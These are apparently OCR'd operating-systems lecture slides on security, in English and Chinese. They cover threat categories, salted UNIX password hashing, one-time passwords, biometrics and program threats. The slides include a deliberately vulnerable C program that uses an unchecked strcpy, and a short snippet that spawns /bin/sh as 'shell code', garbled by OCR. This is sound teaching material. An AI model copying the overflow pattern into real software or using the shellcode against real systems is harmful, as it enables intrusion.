Chapter 15 Security

Contents

- The Security Problem
- Program Threats
- System and Network Threats
- Cryptography as a Security Tool
- User Authentication
- Implementing Security Defenses
- Firewalling to Protect Systems and Networks
- Computer-Security Classifications
- An Example: Windows XP

Objectives

- To discuss security threats and attacks
- To explain the fundamentals of encryption, authentication, and hashing
- To examine the uses of cryptography in computing
- To describe the various countermeasures to security attacks


The Security Problem

- Security must consider external environment of the system, and protect the system resources
- Intruders (crackers) attempt to breach security
- **Threat** is potential security violation
- **Attack** is attempt to breach security
- Attack can be accidental or malicious
- Easier to protect against accidental than malicious misuse

Security Violations

- Categories
  - **Breach of confidentiality**
  - **Breach of integrity**
  - **Breach of availability**
  - **Theft of service**
  - **Denial of service**
- Methods
  - **Masquerading (breach authentication)**
  - **Replay attack**
    - **Message modification**
  - **Man-in-the-middle attack**
  - **Session hijacking**

Standard Security Attacks



Security Measure Levels

- Security must occur at four levels to be effective:
  - Physical
  - Human
    - Avoid **social engineering, phishing, dumpster diving**
  - Operating System
  - Network
- Security is as weak as the weakest chain

用户验证

- 操作系统经常使用的安全措施是用户验证
  - 用户持有物品（钥匙或者卡）
  - 用户的信息（密码）
  - 用户的特征属性（指纹、视网膜或者签名）


密码

- 密码是用户验证最经常使用的方法
- 缺点
  - 容易被猜到
    - 使用明显的相关信息
    - 暴力
  - 容易泄漏
    - 偷看
    - 嗅探


密码加密

- 对系统的密码进行加密
- 通常使用一个不可逆的函数f(x)对用户的密码进行加密保存
- F(x)也就是通常所说的加密算法
- 要注意加密文件的保存
- UNIX系统在加密之前对口令拼加“salt”
  - salt是随机产生的长度为12bit的附加位，将其与口令s（56bit）串接在一起，然后对其结果再运行crypt(3)算法，加密后的结果连同salt一起保存在passwd文件中

UNIX口令载入


User-id
User-id
salt
E_{psw}(s,salt)
salt
12bit
password
56 bit
crypt(3)
10chars

UNIX口令验证




一次性密码

- 一个对话开始时，系统随机选择并提供一个密码对的一部分，用户必须提供另外一部分
- 比如，每次系统提供给用户一个整数，用户使用一定的函数对该整数进行计算，并把结果提供给系统，系统自身也对该整数进行计算，然后比较结果。
- 优点是每次使用的密码都不同，不怕泄漏


生物识别技术

- 我们手掌及其手指、脚、脚趾内侧表面的皮肤凸凹不平产生的纹路会形成各种各样的图案。这些纹路的存在增加了皮肤表面的摩擦力，使得我们能够用手来抓起重物。人们也注意到，包括指纹在内的这些皮肤的纹路在图案、断点和交叉点上各不相同，也就是说，是唯一的。依靠这种唯一性，我们就可以把一个人同他的指纹对应起来，通过比较他的指纹和预先保存的指纹进行比较，就可以验证他的真实身份。这种依靠人体的身体特征来进行身份验证的技术称为生物识别技术，指纹识别是生物识别技术的一种。


指纹识别



虹膜识别



视网膜识别



其他生物识别技术

- 脸谱识别
- 声音识别
- 签字识别
- 耳朵轮廓识别


Program Threats

- Trojan Horse
  - Code segment that misuses its environment
  - Exploits mechanisms for allowing programs written by users to be executed by other users
  - **Spyware, pop-up browser windows, covert channels**
- Trap Door
  - Specific user identifier or password that circumvents normal security procedures
  - Could be included in a compiler
- Logic Bomb
  - Program that initiates a security incident under certain circumstances
- Stack and Buffer Overflow
  - Exploits a bug in a program (overflow either the stack or memory buffers)

C Program with Buffer-overflow Condition

```
#include <stdio.h>
#define BUFFER SIZE 256
int main(int argc, char *argv[])
{
      char buffer[BUFFER SIZE];
      if (argc < 2)
            return -1;
      else {
            strcpy(buffer,argv[1]);
            return 0;
      }
}
```


Layout of Typical Stack Frame



Modified Shell Code

```
#include <stdio.h>
int main(int argc, char *argv[])
{
    execvp(“\bin\sh”,“\bin \sh”, NULL);
    return 0;
}
```

Hypothetical Stack Frame



Program Threats (Cont.)

